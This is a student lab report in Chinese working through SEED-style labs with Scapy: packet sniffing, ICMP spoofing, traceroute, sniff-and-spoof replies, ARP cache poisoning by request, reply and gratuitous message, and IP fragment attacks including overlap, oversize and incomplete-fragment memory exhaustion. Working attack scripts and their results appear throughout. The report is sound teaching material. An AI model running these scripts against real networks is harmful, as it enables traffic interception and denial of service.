Packet Sniffing and Spoofing Lab

57117213 张曙

Lab Task Set 1: Using Tools to Sniff and Spoof Packets

Task 1.1: Sniffing Packets

Task 1.1A

使用root权限运行程序后的输出为：

```
###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:f8:72:b5
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0xc0
     len       = 256
     id        = 53682
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xbd73
     src       = 10.0.2.15
     dst       = 218.4.4.4
     \options   \
###[ ICMP ]###
        type      = dest-unreach
        code      = port-unreachable
        chksum    = 0xe7f5
        reserved  = 0
        length    = 0
        nexthopmtu= 0
###[ IP in ICMP ]###
           version   = 4
           ihl       = 5
           tos       = 0x0
           len       = 228
           id        = 3719
           flags     =
```

```
            frag      = 0
            ttl       = 64
            proto     = udp
            chksum    = 0x816b
            src       = 218.4.4.4
            dst       = 10.0.2.15
            \options   \
###[ UDP in ICMP ]###
               sport     = domain
               dport     = 41745
               len       = 208
               chksum    = 0x935f
###[ DNS ]###
                  id        = 17128
                  qr        = 1
                  opcode    = QUERY
                  aa        = 0
                  tc        = 0
                  rd        = 1
                  ra        = 1
                  z         = 0
                  ad        = 0
                  cd        = 0
                  rcode     = ok
                  qdcount   = 1
                  ancount   = 5
                  nscount   = 0
                  arcount   = 0
                  \qd        \
                   |###[ DNS Question Record ]###
                   |  qname     = 'detectportal.firefox.com.'
                   |  qtype     = A
                   |  qclass    = IN
                  \an        \
                   |###[ DNS Resource Record ]###
                   |  rrname    = 'detectportal.firefox.com.'
                   |  type      = CNAME
                   |  rclass    = IN
                   |  ttl       = 38
                   |  rdlen     = None
                   |  rdata     = 'detectportal.prod.mozaws.net.'
                   |###[ DNS Resource Record ]###
                   |  rrname    = 'detectportal.prod.mozaws.net.'
                   |  type      = CNAME
                   |  rclass    = IN
                   |  ttl       = 1566
                   |  rdlen     = None
                   |  rdata     = 'detectportal.firefox.com-v2.edgesuite.net.'
                   |###[ DNS Resource Record ]###
```

```
                    |  rrname    = 'detectportal.firefox.com-v2.edgesuite.net.'
                    |  type      = CNAME
                    |  rclass    = IN
                    |  ttl       = 2513
                    |  rdlen     = None
                    |  rdata     = 'a1089.dscd.akamai.net.'
                    |###[ DNS Resource Record ]###
                    |  rrname    = 'a1089.dscd.akamai.net.'
                    |  type      = A
                    |  rclass    = IN
                    |  ttl       = 38
                    |  rdlen     = None
                    |  rdata     = 184.28.98.108
                    |###[ DNS Resource Record ]###
                    |  rrname    = 'a1089.dscd.akamai.net.'
                    |  type      = A
                    |  rclass    = IN
                    |  ttl       = 38
                    |  rdlen     = None
                    |  rdata     = 184.28.98.82
                  ns        = None
                  ar        = None
```

使用普通用户权限运行程序报错：

```
[09/07/20]seed@VM:~/lab-4$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 6, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

从Trace可以看出，报错的原因在于普通用户没有权限创建socket。

Task 1.1B

仅捕获ICMP报文

filter与原代码一致，直接为`"icmp"`即可，输出也与上面一样。

捕获从特定IP发出的，目的端口为23的TCP包

为了测试，首先通过`ipconfig`命令获得宿主机的Windows系统的IP为`192.168.1.100`：

```
Wireless LAN adapter WLAN:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dc52:c508:87cc:fab6%18
   IPv4 Address. . . . . . . . . . . : 192.168.1.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

因此，将filter写为`"src host 192.168.1.100 and tcp dst port 23"`。

随后，使用`ifconfig`命令获得虚拟机的Ubuntu系统（网络设置为桥接模式）的IP为`192.168.1.103`：

```
[09/07/20]seed@VM:~/lab-4$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:f8:72:b5
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::41b:e85b:5e5:7984/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7859 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3511 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7076149 (7.0 MB)  TX bytes:420709 (420.7 KB)
```

因此，在宿主机中对`192.168.1.103`发起telnet连接，在虚拟机中的程序中输出的一部分如下：

```
###[ Ethernet ]###
  dst       = 08:00:27:f8:72:b5
  src       = 9c:b6:d0:c2:8b:8d
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 52
     id        = 19917
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0x28db
     src       = 192.168.1.100
     dst       = 192.168.1.103
     \options   \
###[ TCP ]###
        sport     = 50795
        dport     = telnet
        seq       = 3061978135
        ack       = 0
        dataofs   = 8
        reserved  = 0
        flags     = S
        window    = 64240
```

```
        chksum    = 0x5ee7
        urgptr    = 0
        options   = [('MSS', 1460), ('NOP', None), ('WScale', 8), ('NOP',
None), ('NOP', None), ('SAckOK', b'')]
```

可见成功捕获。

捕获从特定子网中发起或前往特定子网的报文


filter为`"net 128.230.0.0/16"`，但因为题目限制不能选择虚拟机所在子网，而别的子网搭建又比较麻烦，所以暂时无法测试。

Task 1.2: Spoofing ICMP Packets

```python
from scapy.all import *

a = IP()
a.src = '192.168.1.103'
a.dst = '192.168.1.100'
b = ICMP()
p = a/b
send(p)
```

将`a`的`src`设置为想要伪装的源地址，`dst`设置为目标的IP地址后，即可使用Wireshark查看



成功伪装。


Task 1.3: Traceroute

使用Scapy来估计虚拟机与目标地址之间的路由器跳数。

```python
from scapy.all import *

ttl = 1
while True:
    a = IP()
    a.dst = '47.100.175.77'
    a.ttl = ttl
    b = ICMP()
    send(a/b)
    ttl += 1
```

我通过一个无限循环，每次将TTL递增，然后使用Wireshark查看：



第一个Echo的Reply出现在TTL为14的时候，因此虚拟机与目的地址之间的跳数约为14。

Task 1.4: Sniffing and-then Spoofing


```
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data
        send(newpkt)

pkt = sniff(filter='icmp', prn=spoof_pkt)
```

本代码通过捕获ICMP报文，并将其源宿地址对调，并设置ICMP类型为Reply，再发出后，就可以伪造ICMP的reply了。

在运行本代码之前， 在宿主机中`ping 192.168.2.1`：



无法`ping`通，因为这个地址是随便起的。

在虚拟机中运行上述脚本后，再次在宿主机中进行相同的操作：

```
× evian@EVIAN张的XPS ~ ping 192.168.2.1

Pinging 192.168.2.1 with 32 bytes of data:
Reply from 192.168.2.1: bytes=32 time=7ms TTL=64
Reply from 192.168.2.1: bytes=32 time=4ms TTL=64
Reply from 192.168.2.1: bytes=32 time=6ms TTL=64
Reply from 192.168.2.1: bytes=32 time=8ms TTL=64

Ping statistics for 192.168.2.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 8ms, Average = 6ms
```

成功`ping`通。

同时，我们在虚拟机中，也可以看到相应的输出：

```
[09/07/20]seed@VM:~/lab-4$ sudo python3 task1_4.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

这说明伪造成功。

ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

在进行ARP缓存污染之前，先在宿主机中使用`arp -a`查看ARP缓存表：

```
 evian@EVIAN张的XPS  ~  arp -a

Interface: 192.168.1.100 --- 0x12
  Internet Address      Physical Address      Type
  192.168.1.1           9c-a6-15-fa-f1-55     dynamic
  192.168.1.101         6c-ab-31-96-74-33     dynamic
  192.168.1.103         08-00-27-f8-72-b5     dynamic
  192.168.1.105         f4-0f-24-21-79-a8     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

其中我们的虚拟机的MAC地址为`08-00-27-f8-72-b5`，想要污染的IP地址为`192.168.1.105`。

Task 1A (using ARP request)

```
from scapy.all import *
import time

E = Ether()
A = ARP()
A.pdst = "192.168.1.100"
A.psrc = "192.168.1.105"

pkt = E/A

for i in range(6000):
    sendp(pkt)
    time.sleep(0.1)
```

不停地向宿主机的IP地址发送ARP请求报文，并将源地址设为想要污染的IP地址`192.168.1.105`。运行几秒钟后，再在宿主机中查看：

```
 evian@EVIAN张的XPS  ~  arp -a

Interface: 192.168.1.100 --- 0x12
  Internet Address      Physical Address      Type
  192.168.1.1           9c-a6-15-fa-f1-55     dynamic
  192.168.1.101         6c-ab-31-96-74-33     dynamic
  192.168.1.103         08-00-27-f8-72-b5     dynamic
  192.168.1.105         08-00-27-f8-72-b5     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

`192.168.1.105`成功被污染。

之后，在`192.168.1.105`机器中对`192.168.1.100`发起几次访问，刷新ARP缓存，以重置（之后两个实验后也是如此）。

Task 1B (using ARP reply)

```
from scapy.all import *
import time

E = Ether()
A = ARP()
A.op = 2
A.hwdst = "08:00:27:f8:72:b5"
A.psrc = "192.168.1.105"
A.pdst = "192.168.1.100"

pkt = E/A

for i in range(6000):
    sendp(pkt)
    time.sleep(0.1)
```

不停地向宿主机发送ARP响应，表明想要污染的IP地址的MAC地址为虚拟机的MAC地址。运行几秒钟后，在宿主机中查看，成功被污染（效果与上图相同）。

Task 1C (using ARP gratuitous message)

```
from scapy.all import *
import time

E = Ether()
E.dst = "ff:ff:ff:ff:ff:ff";
A = ARP()
A.hwsrc = "08:00:27:f8:72:b5"
A.hwdst = "ff:ff:ff:ff:ff:ff";
A.psrc = "192.168.1.105"
A.pdst = "192.168.1.105"

pkt = E/A

for i in range(6000):
    sendp(pkt)
    time.sleep(0.1)
```

不停地广播ARP gratuitous报文，也就是将源IP地址、宿IP地址均设置为想要污染的IP地址，宿MAC地址设置为`ff-ff-ff-ff-ff-ff`，源MAC地址设置为虚拟机的MAC地址。运行几秒钟后，在宿主机中查看，成功被污染（效果与上图相同）。

IP/ICMP Attacks Lab

Task 1: IP Fragment

Task 1.a: Conducting IP Fragment

```
from scapy.all import *

ip = IP(src="192.168.1.100", dst="192.168.1.106")
ip.id = 1000
ip.frag = 0
ip.flags = 1

udp = UDP(sport=7070, dport=9090)
udp.len = 104

payload = 'A' * 32

pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

ip.frag = 5
pkt = ip/payload
send(pkt, verbose=0)

ip.frag = 9
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

手动将UDP报文分片，其过程为：

1. 首先计算UDP报文总长度，为UDP头部长度8字节+载荷96字节，共104字节
2. 第一片IP报文的片偏移量`frag`为`0`，`flags`为`1`，表明接下来还有分片
3. 第一片IP报文包含UDP首部和前32个字节的载荷
4. 第二片IP报文的片偏移量为第一片IP报文载荷/8，也就是5，其余不变，同时不再包含UDP首部
5. 第三片IP报文的片偏移量为第一、二片IP报文载荷之和/8，也就是9，同时`flags`设置为`0`，表明后面不再有分片。

然后，在`192.168.1.106`的系统（相当于服务器）中使用

```
sudo nc -lu 9090
```

监听9090端口。在虚拟机中运行脚本，在服务器中接收到准确的96个`A`。

Task 1.b: IP Fragments with Overlapping Contents

首先，将第二片报文的片偏移量`frags`设置为`4`，第三片相应设置为`8`，UDP报文的长度相应设置为96，也就是第二片报文的前8个字节与第一片报文的后8个字节重合。然后，我们将第二片报文的载荷中的`A`全部改为`B`：

```
from scapy.all import *

ip = IP(src="192.168.1.100", dst="192.168.1.106")
ip.id = 1000
ip.frag = 0
ip.flags = 1

udp = UDP(sport=7070, dport=9090)
udp.len = 96

payload = 'A' * 32

pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

payload2 = 'B' * 32

ip.frag = 4
pkt = ip/payload2
send(pkt, verbose=0)

ip.frag = 8
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

再次运行脚本，在服务器中收到的，前24个字符是`A`，然后跟着32个`B`，接着是32个`A`。这说明，当重叠出现时，后面的片会覆盖住前面的片。

交换第二片IP报文与第一片IP报文发出的顺序，结果相同。这是因为，内核重组IP报文是在获得全部IP报文之后才进行的。

Task 1.c: Sending a Super-Large Packet

将IP头中的`len`字段设置为`0xFFFF`，然后不断发送`flags`为`1`的报文，也就是一直继续分片。当分片总长超过`0xFFFF`后，设置其`flags`为`0`。此时，使用`nc`架起的UDP服务器崩溃了。

Task 1.d: Sending Incomplete IP Packet

改写脚本，不再发送第二片分片，而是只发送第一片、第三片分片，并不断改变`id`：

```
from scapy.all import *

ip = IP(src="192.168.1.100", dst="192.168.1.106")
ip.id = 1000
ip.frag = 0
ip.flags = 1

udp = UDP(sport=7070, dport=9090)
udp.len = 96

payload = 'A' * 32

pkt = ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

ip.frag = 8
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

通过这种方案，服务器的内存占用急剧升高。